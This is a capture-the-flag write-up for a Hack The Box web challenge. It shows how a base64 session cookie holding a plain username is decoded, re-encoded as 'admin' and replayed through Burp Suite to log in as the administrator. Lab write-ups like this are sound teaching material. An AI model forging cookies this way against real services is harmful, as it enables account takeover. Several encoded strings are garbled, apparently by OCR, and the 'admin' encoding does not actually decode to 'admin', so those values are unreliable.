



baby-auth

▼ Platform	HTB
📅 Date	@July 9, 2022
▼ Operating System	Web-CTF
☰ Tags	cookies web-app

General-Information

▼ Table of Contents

- Summary
- Website
- Cookie Hijacking
- Information Learned

▼ Challenge Description

- Who needs session integrity these days?


Summary

- A lack of session integrity within this app's login functionality allows for an already authenticated user to use the admin's cookie to login as them.

Website


▼ Upon going to the challenge's URL I was presented with a login portal, which prompted me to try the basic `admin : admin` login credentials. However those didn't work lol.

▼ Login Portal




▼ I noticed that there was an account registration option, so I first tried to create the user `admin`, but got an error message saying that “`this user already exists`”. Which means `admin` is probably going to be an account I need to try and access. However, right now I create an account for the user `test`

▼ Member registration portal




▼ Admin account error



Cookie Hijacking

▼ Once I logged in as the user `test`, I was given a `PHPSESSID` cookie, which had HTML encoding at the end that jumped out as base64 text. (`%3D is =`)

▼ PHPSESSID Cookie (`eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D`)



▼ So I used an online base64 decoder to find out the string was just a simple username message with my name.

▼ Decoded base64 String

Decode from Base64 format
Simply enter your data then push the decode button.

eyJ1c2VybmFtZSI6InRlc3QifQ%3D%3D

For encoded binaries (like images, documents, etc.) u

UTF-8 Source character set.

☐ Decode each line separately (useful for when you hav

☒ Live mode OFF Decodes in real-time as you typ

< DECODE > Decodes your data into the are

{"username":"test"}

▼ Now all I have to do is make a base64 encoded username string similar to `test`'s, but for the user `admin` to login as them. I used Burp Suite to resend my captured token.

▼ `admin` base64 encoded message

Encode to Base64 format

Simply enter your data then push the encode button.

```
{"username":"admin"}
```

 To encode binaries (like images, documents, etc.)

UTF-8



Destination character set.

LF (Unix)



Destination newline separator.



☐ Encode each line separately (useful for when you

☐ Split lines into 76 character wide chunks (useful for

☐ Perform URL-safe encoding (uses Base64URL format)

 Live mode OFF

Encodes in real-time as you type.

 **ENCODE** 

Encodes your data into the Base64 format.

```
eyJ1c2VybmFtZSI6ImFkbWwifQ==
```

▼ Burp Suite Request + Flag

```
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 46.101.78.118:31231
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://46.101.78.118:31231/login
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=ayJlc2VybWZlZS16ImFkbWUiIn0K
11 Connection: close
12
13

Response
Pretty Raw Hex Render
13 <meta charset="UTF-8">
14 <meta name="viewport" content="width=device-width, initial-scale=1">
15 <!--
16 <link rel="icon" type="image/png" href="/static/images/icons/favicon.ico"/>
17 <!--
18 <link rel="stylesheet" type="text/css" href=
  /static/vendor/bootstrap/css/bootstrap.min.css">
19 <!--
20 <link rel="stylesheet" type="text/css" href=
  /static/fonts/font-awesome-4.7.0/css/font-awesome.min.css">
21 <!--
22 <link rel="stylesheet" type="text/css" href="/static/vendor/animate/animate.css
  ">
23 <!--
24 <link rel="stylesheet" type="text/css" href=
  /static/vendor/css-hamburgers/hamburgers.min.css">
25 <!--
26 <link rel="stylesheet" type="text/css" href=
  /static/vendor/select2/select2.min.css">
27 <!--
28 <link rel="stylesheet" type="text/css" href="/static/css/util.css">
29 <link rel="stylesheet" type="text/css" href="/static/css/main.css">
30 <!--
31 </head>
32 <body>
33
34 <div class="limiter">
35 <div class="container-login100" style="color:white;">
36   HTB(s
  </hl>
37 </div>
38 </div>
39
40
```

Information Learned

- When presented with new information, think about it in this sense. What is this new information I've been given supposed to go for and what can I potentially use it for? Goal is to try and think through what to do with the new things that pop up during a test.